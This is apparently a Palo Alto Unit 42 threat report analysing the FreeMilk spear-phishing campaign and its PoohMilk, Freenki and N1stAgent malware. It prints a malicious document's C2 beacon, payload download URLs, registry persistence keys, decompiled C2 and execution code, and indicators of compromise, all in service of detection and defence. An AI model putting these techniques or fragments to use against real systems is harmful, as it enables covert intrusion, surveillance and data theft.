FreeMilk: A Highly Targeted Spear Phishing Campaign

researchcenter.paloaltonetworks.com/2017/10/unit42-freemilk-highly-targeted-spear-phishing-campaign/

Juan Cortes, Esmid Idrizovic

October 5, 2017

By Juan Cortes and Esmid Idrizovic

October 5, 2017 at 5:00 AM

Category: Unit 42

Tags: FreeMilk, Freenki, N1stAgent, PoohMilk

In May 2017, Palo Alto Networks Unit 42 identified a limited spear phishing campaign targeting various individuals across the world. The threat actor leveraged the CVE-2017-0199 Microsoft Word Office/WordPad Remote Code Execution Vulnerability with carefully crafted decoy content customized for each target recipient. Our research showed that the spear phishing emails came from multiple compromised email accounts tied to a legitimate domain in North East Asia. We believe that the threat actor hijacked an existing, legitimate in-progress conversation and posed as the legitimate senders to send malicious spear phishing emails to the recipients as shown below in Figure 1.




Figure 1 Conversation Hijacking to Deliver Malware

Upon successful exploitation, the malicious document delivered two malware payloads PoohMilk and Freenki.

The targeted victims in this campaign we identified include:

- a bank based in the Middle East
- trademark and intellectual property service companies based in Europe
- an international sporting organisation
- individuals with indirect ties to a country in North East Asia

In past activity that we believe is linked to this same threat actor, dissidents and others were also likely targeted. We named this campaign “FreeMilk” after the words found in the malwares’ PDB path string.

Malicious Document

The threat actor leveraged Microsoft Word CVE-2017-0199 vulnerability which is popularly used in both targeted and non-targeted attacks at present. The malicious document sends out the following beacon to a compromised website server as shown in Figure 2.

```
GET /btob_asiana/udel_calcel.php?fdid=Skg/W1MkR2ZVOT5mVDg3JkpIO2RLRjNrSkgmIUpJO11TOGlhPV4/Z1NCLi4= HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR
3.5.30729; .NET4.0C; .NET4.0E)
Host: old.jrchina[.]com
Connection: Keep-Alive
```

Figure 2. Malicious Word document callback beacon


The C2 server responds with a Base64 encoded PowerShell script which in turn downloads two fake image files that contain embedded PE binaries and a JavaScript file which extracts the embedded PE binaries onto the victim host as shown in Figure 3. The extracted PE payloads are what we label as PoohMilk and Freenki.

Original File SHA256 (Original File Name)	Download URL	Extracted Pay (Saved File N
1893af524edea4541c317df288adbf17ae4fcc3a30d403331eae541281c71a3c (udel_ok.ipp)	http://old.jrchina[.]com/btob_asiana/udel_ok.ipp	-
64ef80e7639c8c5dddf239883617e6740c6b3589f995d11314d36ab64fcfc54c (appach01.jpg)	http://old.jrchina[.]com/btob_asiana/appach01.jpg	7f35521cdba (Windows-KB
40572e1fc37f4376fdb2a33a6c376631ff7bc00b1e64538a0385bc1e09a85574 (appach02.jpg)	http://old.jrchina[.]com/btob_asiana/appach02.jpg	35273d6c256 (Windows-KB

Figure 3. Downloaded files and extracted payloads

PoohMilk Loader Analysis

Our analysis shows that PoohMilk is the first stage loader. After a successful exploitation, it sets persistence in the registry with the appropriate command line argument to execute the second stage payload, in this case, Freenki. The following registry key-value pair in Figure 4 is used.



Name	Type	Data
(Default)	REG_SZ	(value not set)
Windows Update	REG_SZ	"C:\Users\Admin\Windows-KB275122-x86.exe" help

Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

Figure 4. Registry key value set for the second stage payload by PoohMilk

In addition to setting up the next stage, PoohMilk attempts to read and parse a file named "wsatra.tmp" in the user’s temp folder. If found, it reads its contents hoping to identify a path which is then searched in order to identify any file with an LNK extension, the same path is then searched for files with a ZIP extension. The exact reason why it looks for *.lnk files is unclear. However, if it finds a *.zip file, it extracts its contents and copies the data to a file under the user's temp folder. Using the following filename format:

"%s\\Rar0tmpExtra%d.rtf"

Where the '%d' is taken from the return value of a call to the Windows API GetTickCount(). It then continues to execute this file with the Windows API ShellExecuteW().

The following PDB paths in Figure 5 were found from PoohMilk loader samples.

```
E:\BIG_POOH\Project\milk\Release\milk.pdb
E:\BIG_POOH\Project\Desktop\milk\Release\milk.pdb
```

Figure 5. PDB paths found from PoohMilk samples

It was observed that the threat actor consistently delivers different malware payloads together with PoohMilk loader. We assume this is an attempt to lower the chance of payload malware getting exposed to the security research community as it can hide its malicious behaviour when being analysed by automated analysis systems without the proper command line argument.

Freenki Downloader Analysis

Freenki has two main purposes. The first is to collect host information and the other is to serve as a second stage downloader. Each of these will be explained in detail in the following section.


Freenki depends on the right command line argument being passed to execute any of its interesting code, if no arguments are passed it simply exits. Freenki accepts three arguments which are described below:

- **console** : It sets up persistence in the registry by using the current path of where the sample is being executed from and appending the parameter ‘help’:
  - HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\
  - key name: runsample
  - key value: “[CURRENT_EXECUTION_PATH] help”
- **help**: This argument allows the malware to execute its main function which beacons to its C2. Further details in the next section.
- **sample**: This argument allows the malware to set up persistence and communicate with its C2. Synonymously as if we were to call the malware with the argument console followed by help.

The first thing Freenki does is collect the host’s MAC address. This is converted to a hex-string and is appended to each request to its C2. This value is likely to be used as an ID to identify the victim to the attacker. It is important to note that each request is postfix with an additional identifier followed by the MAC address. The following IDs are used and all request are made with a HTTP POST method, and between each beacon the malware sleeps for 25 seconds.

- 0x30 = Initial communication made to the C2. The malware loops over sending this initial request until the C2 responds with a HTTP OK (200) status with additional data.
- 0x31 = This identifier is used to send host information. Below are the details collected.
  - Username
  - ComputerName
  - Retrieves the file version of kernel32.dll
  - Determines whether the process is running in x64, based on the Windows API function IsWow64Process() return value
  - Collects all Ethernet MAC addresses
  - Attempts to perform a WMI query to get: ComputerName, Model and Manufacturer
  - Collects all running processes

Figure 6 shows what the data looks like before encoding, more on this later



```
Admin/WIN7/win-6.1.7601/0/0.1
MAC:00FF1AA0AAA7:000C29CD317C:000C29CD3172:/WIN7/2236EG1/LENOVO:
smss.exe
csrss.exe
wininit.exe
csrss.exe
winlogon.exe
services.exe
lsass.exe
lsm.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
spoolsv.exe
svchost.exe
mdm.exe
vmtoolsd.exe
svchost.exe
dllhost.exe
msdtc.exe
svchost.exe
```

Figure 6. Host information collected by Freenki (before encoding)

- 0x34 = This identifier is used when the malware attempts to take a screenshot of the victim computer. The malware only collects a total of three screenshot before moving on.


- 0x32 = This identifier is used to retrieve a secondary C2 server. The data is received encoded and then parsed to get the new C2 address. More on this in the secondary payload delivery section.
- 0x33 = The malware sends this identifier prior to parsing the decoded secondary C2.
- 0x35 = This identifier is used after it executes the secondary payload. The malware sends back the secondary C2 used to download the payload.

The malware uses the same algorithm to decode and encode most of its data. The initial C2 and hard coded User-Agent string are encoded and can be decoded using the code snippet in Figure 7. It is not a new method, but is worth noting that Freenki uses SSE instructions to decode its data.

```
import sys

def decode_data():
    with open(sys.argv[1], 'rb') as infile:
        buf = bytearray(infile.read())
    output = bytearray([((x - 0xF) ^ 0x21) &amp; 0xFF for x in buf])
    with open("decodedData.txt", 'wb') as outfile:
        outfile.write(str(output))

if __name__ == "__main__":
    decode_data()


```

Figure 7. Python script to decode Freenki's encoded data

We mentioned that one of the identifiers the malware uses gives it the capability to retrieve a secondary C2 address. A somewhat important note is the author uses the Windows API InternetOpenUrl(), therefore the secondary C2 address comes appended with either HTTP, HTTPS or FTP. Using the secondary C2 address the malware attempts to download another payload. This payload is expected to be greater than 100 bytes and to begin with the ASCII values: 'PNGF'. This secondary payload has two encoding layers. One is solely used in this part of the code and the second is the same encoding discussed previously which is used throughout the malware's code. Once decoded, the malware writes the secondary payload to the users %temp% folder with a pseudo-random name. Then using the Windows API ShellExecuteW() and a hard-coded argument 'abai', the malware executes the decoded payload (Figure 8).



```
0040223D    mov     ax, word ptr ds:aAbai+8 ; ""
00402243    add     esp, 18h
00402246    movq    xmm0, qword ptr ds:aAbai ; "abai"
0040224E    mov     [ebp+var_1FC], ax
00402255    lea     eax, [ebp+Parameters]
0040225B    movq    qword ptr [ebp+Parameters], xmm0
00402263    push    0 ; nShowCmd
00402265    push    0 ; lpDirectory
00402267    push    eax ; lpParameters
00402268    lea     eax, [ebp+File]
0040226E    push    eax ; lpFile
0040226F    push    offset Operation ; "open"
00402274    push    0 ; hwnd
00402276    call    ds:ShellExecuteW
```

Figure 8. Secondary payload is executed with argument 'abai'

Links to Previous Campaigns

Phishing campaign disguised as Hancom update

In multiple occasions, we observed the PoohMilk loader discussed in this blog being used to load another remote administration tool we call N1stAgent (Figure 9, detailed analysis available in Appendix B).

SHA256	Compile Date	Original File Name	Malware Family
1163da8c37ad9ba98d59b921ba8cf8e54bfc1282712cf754f4ff82b63f8e6027	2017-06-01 05:10:53	Windows-KB276133-x86.exe	N1stAgent RAT
ba5905c2fe46bd6734973139e759ba405fd193c2342dfcac396e9d529b57821b	2017-06-01 05:17:06	Windows-KB251952-x86.exe	PoohMilk Loader

Figure 9: N1stAgent and PoohMilk loader set

N1stAgent is not widely used and appears to be solely used in targeted attacks. It is well known for its first appearance made in the phishing campaign in January 2016. N1stAgent was delivered via phishing emails disguised as Hancom's security patch.

Watering hole on anti-government media website

In August 2016, visitors to an anti-government media website operated by defectors in United Kingdom were targeted by watering hole attack with CVE-2016-0189 Microsoft Internet Explorer exploit. The exploit code attempted to deliver Freenki (Figure 10) as payload malware.

SHA256	Download URL
99c1b4887d96cb94f32b280c1039b3a7e39ad996859ffa6dd011cf3cca4f1ba5	http://www.ethanpublishing[.]com/ethanpublishing/phpcms/templat

Figure 10. Freenki downloaded from the watering hole incident

Conclusion

The FreeMilk spear phishing campaign is still ongoing, and is a campaign with a limited but wide range of targets in different regions. The threat actor tried to stay under the radar by making malware that only executes when a proper argument is given, hijacked an existing email conversation and carefully crafted each decoy document based on the hijacked conversation to make it look more legitimate. We were not able to identify the second stage malware delivered via Freenki downloader during the campaign. We did notice some C2 infrastructure overlap with other cases previously mentioned by TALOS and a private researcher. However, we are not conclusive about these connections as the C2 domains were compromised websites and there were several months between the incidents.

- AutoFocus customers can identify this, and other samples related to it using the BigPooh, Freenki, PoohMilk and N1stAgent tags
- WildFire and Traps properly classify the samples described in this report as malicious.

Appendix A: Indicators of Compromise

a50543919c52ccaea40155ce35aa791bc86bd634240fb51922827223aca5c88a

201b876bcb97f6c8972cc677bdf1e3e2b2f069ae2ec4653db8af4797884efa30

35273d6c25665a19ac14d469e1436223202be655ee19b5b247cb1afef626c9f2

ba5905c2fe46bd6734973139e759ba405fd193c2342dfcac396e9d529b57821b

0f82ea2f92c7e906ee9ffbbd8212be6a8545b9bb0200eda09cce0ba9d7cb1313

34478d6692f8c28332751b31fd695b799d4ab36a8c12f7b728e2cb99ae2efcd9

7f35521cdbaa4e86143656ff9c52cef8d1e5e5f8245860c205364138f82c54df

99c1b4887d96cb94f32b280c1039b3a7e39ad996859ffa6dd011cf3cca4f1ba5

1893af524edea4541c317df288adbf17ae4fcc3a30d403331eae541281c71a3c

1163da8c37ad9ba98d59b921ba8cf8e54bfc1282712cf754f4ff82b63f8e6027

ef40f7ddff404d1193e025081780e32f88883fa4dd496f4189084d772a435cb2

old.jrchina[.]com

foodforu.heliohost[.]org

www.ethanpublishing[.]com

discgolfglow[.]com

Appendix B: N1stAgent Analysis

Sample properties:

SHA256	1163da8c37ad9ba98d59b921ba8cf8e54bfc1282712cf754f4ff82b63f8e6027
File Name	Windows-KB276133-x86.exe
File Size	302,080
Timestamp	2017-06-01 05:10:53
Import Hash	3d3f31627c09d1e68647b2a66491efb3

PDB Path	F:\Backup\2nd\Agent\Release\Agent.pdb

N1stAgent requires specific arguments to execute successfully. Some samples check only for one argument and others check for three different arguments where each one is either executing the malware, sets a startup key and runs the malware or installs the malware as a service. Service installation was not working in our found samples because the author seems to be forgotten to install the service with arguments. Here is an example of a sample which supports three arguments:


Argument	Description
help	Run the malware
333	Add a startup method and run the malware Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\# Name: Defender Update Path: <current filename> help
usage	Installs itself as a service - Display name: Windows Normai TCP?IP ICMP Service - Service Name: icmphosts - Description: Provides support for the ICMP over TCP/IP service and ARP name resolution for clients on the network, therefore enabling users to Network, print, and log on to the network. If this service is stopped, these functions might be unavailable. If this service is disabled, any services that explicitly depend on it will fail to start.

Figure B-1. N1stAgent supported arguments

Connection to C2

The agent will try to read its configuration from a file in %APPDATA% with the file extension ".DAT". The file is encoded with simple one byte XOR and will be decoded when read. If these files do not exist on the system it will skip them and continue to connect to a configured IP address which is a web server. It will try to connect to the web server three times and each time it will send a GET request to download a file from the server which contains an additional IP address. The configuration which defines the web server information is encrypted with XOR and contains these three values:

- Server IP address
- Hostname
- File name for the GET request




```
v4 = socket(2, 1, 0);
if ( v4 < 0 )
  return 0xFFFFFFFF;
v5 = myconnect(cp, &v10, v4, 0x50u);
if ( v5 == 0xFFFFFFFF )
  return 0xFFFFFFFF;
sprintf(
  &buf,
  "GET %s HTTP/1.1\r\nHost: %s\r\nAccept: %s\r\nUser-Agent: %s\r\n\r\n",
  v13,
  v12,
  "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8Mozilla/5.0 (Windows NT 6.3; WOW64) AppleW"
  "ebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.86 Safari/537.36");
if ( send(v5, &buf, strlen(&buf), 0) != strlen(&buf)
  || recv(v5, &buf, 90960, 0) <= 0
  || (v6 = strstr(&buf, "\r\n\r\n")) == 0
  || *((_DWORD *)v6 + 29) != 1989815 )
{
  closesocket(v5);
  return 0xFFFFFFFF;
}
v8 = *((_DWORD *)v6 + 30);
memcpy_0(a3, v6 + 124, *((_DWORD *)v6 + 30));
v9 = 0;
for ( *((_BYTE *)a3 + v8) = 0; v9 < v8; ++v9 )
  *((_BYTE *)a3 + v9) ^= 0x15u;
closesocket(v5);
```

Figure B-2. N1stAgent C2 connection

If the connection does not work or if the server is down it will try to connect to another predefined IP address which is also stored encrypted in the binary. It will connect to the server, send its network adapter address and wait for commands from the server.

If the server responds back with the command ID 19899003 then it will contain a new IP address where the agent should connect to and then the agent will finally reveal its backdoor functionality.

The backdoor functionality supports basically 3 functions. First feature is remote shell (command "sm") which emulates cmd.exe on the remote host. This feature is interesting because the code is copy pasted from Wine command program source code.



```
sprintf(
  &v32,
  "%d.%d.%d (%s)",
  VersionInformation.dwMajorVersion,
  VersionInformation.dwMinorVersion,
  VersionInformation.dwBuildNumber,
  "Wine Cmd");
v5 = 0;
do
{
  v6 = word_13972FC[v5];
  *(const WCHAR *)((char *)&ConsoleTitle + v5 * 2) = v6;
  ++v5;
}
while ( v6 );
v7 = (WCHAR *)sub_1371080(&ConsoleTitle, (unsigned int)&v32);
v8 = v7;
```

Figure B-3. “Wine Cmd” in N1stAgent

The second feature is the file manager (command “fm”) which supports the basic file features like list-, move-, delete-, set date time-, upload- and download files.

The third feature (command “gm”) is a function which lets the remote attacker change the configuration. For example, he can create the configuration files in %APPDATA% directory which contain additional IP addresses where the malware should connect to in future.